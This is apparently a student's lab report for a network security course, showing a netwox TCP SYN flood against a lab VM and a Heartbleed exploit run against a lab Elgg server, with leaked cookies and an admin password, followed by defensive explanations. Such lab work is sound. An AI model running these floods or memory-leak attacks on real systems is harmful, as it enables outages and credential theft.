


Activity: Network Security Vulnerabilities


Target (Thanat Wongsamut 6432067021)
Attacker (Punyaphat Surakiatkamjorn 6432106821)

Part I: Prepare your target VM



Part II: DoS (Denial of Service)

```
sudo sysctl -q net.ipv4.tcp_max_syn_backlog
```



```
netstat -a
```

```
[10/20/2024 22:26] seed@ubuntu:~$ netstat -a | tail -n 20
unix  3      [ ]        STREAM   CONNECTED    7496
unix  2      [ ]        DGRAM      7463
unix  3      [ ]        STREAM   CONNECTED    7458  /var/run/dbus/system_bus_socket
unix  3      [ ]        STREAM   CONNECTED    7457
unix  3      [ ]        STREAM   CONNECTED    7362  /var/run/dbus/system_bus_socket
unix  3      [ ]        STREAM   CONNECTED    7360
unix  3      [ ]        STREAM   CONNECTED    7353
unix  3      [ ]        STREAM   CONNECTED    7352
unix  2      [ ]        DGRAM      7349
unix  3      [ ]        STREAM   CONNECTED    7348  /var/run/dbus/system_bus_socket
unix  3      [ ]        STREAM   CONNECTED    7333
unix  2      [ ]        DGRAM      7326
unix  3      [ ]        STREAM   CONNECTED    7294  /var/run/dbus/system_bus_socket
unix  3      [ ]        STREAM   CONNECTED    7293
unix  3      [ ]        STREAM   CONNECTED    7274
unix  3      [ ]        STREAM   CONNECTED    7273
unix  3      [ ]        DGRAM      7141
unix  3      [ ]        DGRAM      7140
unix  3      [ ]        STREAM   CONNECTED    7042  @/com/ubuntu/upstart
unix  3      [ ]        STREAM   CONNECTED    7039
[10/20/2024 22:27] seed@ubuntu:~$
```

```
netstat -na
```

```
[10/20/2024 22:27] seed@ubuntu:~$ netstat -na | tail -n 20
unix  3      [ ]        STREAM   CONNECTED    7496
unix  2      [ ]        DGRAM      7463
unix  3      [ ]        STREAM   CONNECTED    7458  /var/run/dbus/system_bus_socket
unix  3      [ ]        STREAM   CONNECTED    7457
unix  3      [ ]        STREAM   CONNECTED    7362  /var/run/dbus/system_bus_socket
unix  3      [ ]        STREAM   CONNECTED    7360
unix  3      [ ]        STREAM   CONNECTED    7353
unix  3      [ ]        STREAM   CONNECTED    7352
unix  2      [ ]        DGRAM      7349
unix  3      [ ]        STREAM   CONNECTED    7348  /var/run/dbus/system_bus_socket
unix  3      [ ]        STREAM   CONNECTED    7333
unix  2      [ ]        DGRAM      7326
unix  3      [ ]        STREAM   CONNECTED    7294  /var/run/dbus/system_bus_socket
unix  3      [ ]        STREAM   CONNECTED    7293
unix  3      [ ]        STREAM   CONNECTED    7274
unix  3      [ ]        STREAM   CONNECTED    7273
unix  3      [ ]        DGRAM      7141
unix  3      [ ]        DGRAM      7140
unix  3      [ ]        STREAM   CONNECTED    7042  @/com/ubuntu/upstart
unix  3      [ ]        STREAM   CONNECTED    7039
[10/20/2024 22:27] seed@ubuntu:~$
```

Q1. What is the attacker's IP address?

Ans


Host IP 192.168.40.34

VM IP 192.168.40.186

Q2. What command did you use to run the attack?

Ans

```
sudo netwox 76 -i 192.168.40.196 -p 80
```




```
[10/20/2024 22:29] seed@ubuntu:~$ sudo netwox 76 -i 192.168.40.196 -p 80
[sudo] password for seed:
```

Q3. How do you know the attack is successful? Hint: Use the browser on your notebook to access the webpage. What should happen if the attack is successful?

Ans

If the attack is **unsuccessful**, the webpage on the target server will still load normally without any noticeable delay.

Webpage



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

```
netstat -a
```


```
[10/20/2024 22:31] seed@ubuntu:~$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 localhost:mysql          *:*                  LISTEN
tcp      0      0 ubuntu.local:http        113.55.17.15:cisco-sccp  SYN_RECV
tcp      0      0 ubuntu.local:http        215.0.97.125:15576   SYN_RECV
tcp      0      0 ubuntu.local:http        9.217.204.41:54640    SYN_RECV
tcp      0      0 ubuntu.local:http        53.203.205.241:43374  SYN_RECV
tcp      0      0 ubuntu.local:http        125.115.94.183:21266  SYN_RECV
tcp      0      0 ubuntu.local:http        140.97.3.239:62779    SYN_RECV
```

If the attack is **successful** (after set synccookies = 0), the webpage on the target server will not load or will time out, indicating that the server is unable to handle new connections.


```
set synccookies = 0
```

```
[10/20/2024 22:43] seed@ubuntu:~$ sudo sysctl -a | grep cookie
[sudo] password for seed:
error: permission denied on key 'net.ipv4.route.flush'
net.ipv4.tcp_cookie_size = 0
net.ipv4.tcp_synccookies = 1
error: permission denied on key 'net.ipv6.route.flush'
error: permission denied on key 'vm.compact_memory'
[10/20/2024 22:44] seed@ubuntu:~$ sudo sysctl -w net.ipv4.tcp_synccookies=0
net.ipv4.tcp_synccookies = 0
[10/20/2024 22:44] seed@ubuntu:~$
```

Webpage lost connection



netstat -a

A screenshot of a terminal window titled "Terminal". The command "netstat -a" is run, showing a list of active Internet connections. The output is as follows:

```
[10/20/2024 22:45] seed@ubuntu:~$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 localhost:mysql       *:*                  LISTEN
tcp      0      0 ubuntu.local:http     209.238.44.226:50712  SYN_RECV
tcp      0      0 ubuntu.local:http     212.48.107.82:43732  SYN_RECV
tcp      0      0 ubuntu.local:http     17.67.63.138:35946   SYN_RECV
tcp      0      0 ubuntu.local:http     192.7.120.106:53300  SYN_RECV
tcp      0      0 ubuntu.local:http     128.182.59.146:29521 SYN_RECV
tcp      0      0 ubuntu.local:http     24-111-60-46-dyna:33846 SYN_RECV
tcp      0      0 ubuntu.local:http     91-232-91-229.cit:25866 SYN_RECV
tcp      0      0 ubuntu.local:http     40.21.208.216:1564   SYN_RECV
tcp      0      0 ubuntu.local:http     244.11.76.24:51754   SYN_RECV
tcp      0      0 ubuntu.local:http     184.142.207.67:20187 SYN_RECV
tcp      0      0 ubuntu.local:http     24-117-186-115.cp:22617 SYN_RECV
tcp      0      0 ubuntu.local:http     68.28.55.231:7939    SYN_RECV
tcp      0      0 ubuntu.local:http     93.83.91.22:44781   SYN_RECV
tcp      0      0 ubuntu.local:http     snorlax03.true.nl:28890 SYN_RECV
tcp      0      0 ubuntu.local:http     26.73.80.229:21121  SYN_RECV
tcp      0      0 ubuntu.local:http     160.17.85.49:19680   SYN_RECV
tcp      0      0 ubuntu.local:http     customer-148-223-:52179 SYN_RECV
tcp      0      0 ubuntu.local:http     158.224.34.205:47367 SYN_RECV
```

Q4. "netwox" performs the TCP SYN Flood attack using spoofed IP addresses. Give some examples of the spoofed IP addresses you see on the target machine.

Ans

Spoofed IP address: 209.238.44.226, 212.48.107.82, 17.67.63.138

Q5. In the TCP SYN Flood attack, what resource on the server side is exhausted? What is the number of resources available, and how many of those resources get used up in the attack?

Ans

- What resource on the server side is exhausted?
 - Connection queue. This queue holds connections that have received a SYN request but have not yet completed the three-way handshake.
- What is the number of resources available?
 - 512
- How many of those resources get used up in the attack?
 - The queue gets filled up with spoofed SYN requests, reaching this maximum limit and preventing legitimate connections from being established.

Q6. How do TCP SYN cookies prevent this type of attack?

Ans

TCP SYN cookies help prevent SYN Flood attacks by changing how the server handles incoming SYN requests. Instead of storing the half-open connection in the queue, the server encodes essential information about the connection (like the initial sequence number and other details) into the TCP sequence number of the SYN-ACK response.

Part III: SSL Vulnerabilities

Q7. For each piece of secret that you steal from the Heartbleed attack, you need to show the screenshots as the proof. Upload a pdf of your screenshots.

Ans

The exact content of the private message.

User's activity

Username and password

Q8. For the Heartbleed attack, explain how you did the attack, and what your observations are.

Ans

I ran `./attack.py www.heartbleedlabelgg.com` multiple times. Sometimes, I was able to retrieve sensitive information from the server's memory, such as usernames, passwords, and private messages.

Q9. As the length variable decreases, what kind of difference can you observe?

Ans

The more length variable increases, the more I get extra data from the server

Length 83

```
jackkahod@Jack-Mac:~/Desktop/File/Study/4-1/Security/activity8
```

```
./attack.py www.heartbleedlabelgg.com --length 83
```

```
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait.. connection attempt 1 of 1
#####
..SAAAAAAAAAAAAAAABCDEFGHijklmn0ABC...
..!9.8.....5.....
...M...W4"9.9u.b6
```

Length 1200

```
jackkahod@Jack-Mac:~/Desktop/File/Study/4-1/Security/activity8
```

```
./attack.py www.heartbleedlabelgg.com --length 1200
```

```
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait.. connection attempt 1 of 1
#####
.....AAAAAAA.....AABCDEFHijklmn0ABC...
.....9.8.....5.....
.....3.2....E.D..../.A.....I.....
.....#.....osh; Intel Mac OS X 10_15_7 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
29.0.0.0 Safari/537.36
sec-ch-ua: "Google Chrome";v="129", "Not=A?Brand";v="8", "Chromium";v="129"
sec-ch-ua-mobile: ?0
Accept: */*, image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://www.heartbleedlabelgg.com/activity
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9,th;q=0.8
Cookie: elggpern=zrjTJ85fdp41XA3Pt1_fyHKQheYUhDvW; Elgg=53343asdmbrln5si8h3u0a3g5
....b.....}..K0a3g5
...x2:i....W%.CHK0heYUhDvW; Elgg=53343asdmbrln5si8h3u0a3g5
...5.0.,.....Xq=0.9,th;q=0.8
Cookie: Elgg=ee9empsehb263253bb80k1c2
_elgg_token=835019d7a2a822c3e028ba9684188312&_elgg_ts=17294921598&username=admin&password=seededelgg&persistent=true...
.....G; yP; @..... Ad@..0M.)......(./.y..l..Z*....FP9..X5.(..).q....}..@y..,..A9..>4..... (.P.UV..
...../....D.U...
```

Q10. As the length variable decreases, there is a boundary value for the input length variable. At or below that boundary , the Heartbeat query will receive a response packet without attaching any extra data (which means the request is benign). Please find that boundary length. You may need to try many different length values until the web server sends back the reply without extra data. To help you with this, when the number of returned bytes is smaller than the expected length, the program will print "Server processed malformed Heartbeat, but did not return any extra data. " What is the boundary length?

Ans

Boundary Length is 22

```
jackkahod@Jack-Mac:~/Desktop/File/Study/4-1/Security/activity8
```

```
./attack.py www.heartbleedlabelgg.com --length 22
```

```
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####

.F


```

```
./attack.py www.heartbleedlabelgg.com --length 23
```

```
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
```

```
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

....AAAAAAAAAAAAAAABC.d.m.~P#...^....
```

```
./attack.py www.heartbleedlabelgg.com --length 24
```

```
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)


#####
```

As you can see, when the length is 22, the program will print **Server processed malformed heartbeat, but did not return any extra data.** that means that the server didn't send any extra data. But when the length is 23, the program will print **WARNING:** **www.heartbleedlabelgg.com:443 returned more data than it should – server is vulnerable!**

Q11: Try your attack again after you have updated the OpenSSL library. Are you successful at stealing data from the server after the upgrade?

Ans

No



```
jackkahod@Jack-Mac:~/Desktop/File/Study/4-1/Security/activity8
└─$ ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
```

Q12. Please point out the problem from the code and provide a solution to fix the bug (i.e., what modification is needed to fix the bug). You do not need to recompile the code; just describe how you can fix the problem.

Ans

```
struct {
    HeartbeatMessageType type; // 1 byte: request or the response
    uint16 payload_length; // 2 bytes: the length of the payload
    opaque payload[HeartbeatMessage.payload_length];
    opaque padding[padding_length];
} HeartbeatMessage;
```

The problem with the code lies in the lack of validation for `payload_length`. The server trusts the length value provided in the packet, which can lead to buffer over-reads (like the Heartbleed vulnerability) if the length is incorrect or maliciously crafted. The code should check that `payload_length` does not exceed the actual size of the received data, rejecting any requests where the length is invalid. Additionally, setting a reasonable maximum limit for `payload_length` can prevent excessive memory allocation, ensuring that the server only processes valid and safe payload lengths.

Q13. Comment on the following discussions by Alice, Bob, and Eva regarding the fundamental cause of the Heartbleed vulnerability: Alice thinks the fundamental cause is missing the boundary checking during the buffer copy; Bob thinks the cause is missing the user input validation; Eva thinks that we can just delete the length value from the packet to solve everything. Who do you agree and disagree with, and why?

Ans

I agree with Alice and Bob, but not with Eva.

Alice is correct because the Heartbleed vulnerability arises from missing boundary checks during buffer copying, allowing extra data to be read.

Bob is also right, as validating user input could have prevented the use of malformed packets.

However, I disagree with Eva; simply removing the length value from the packet would not solve the problem, as the server still needs a way to determine how much data to respond with. Proper validation and boundary checking are the key solutions.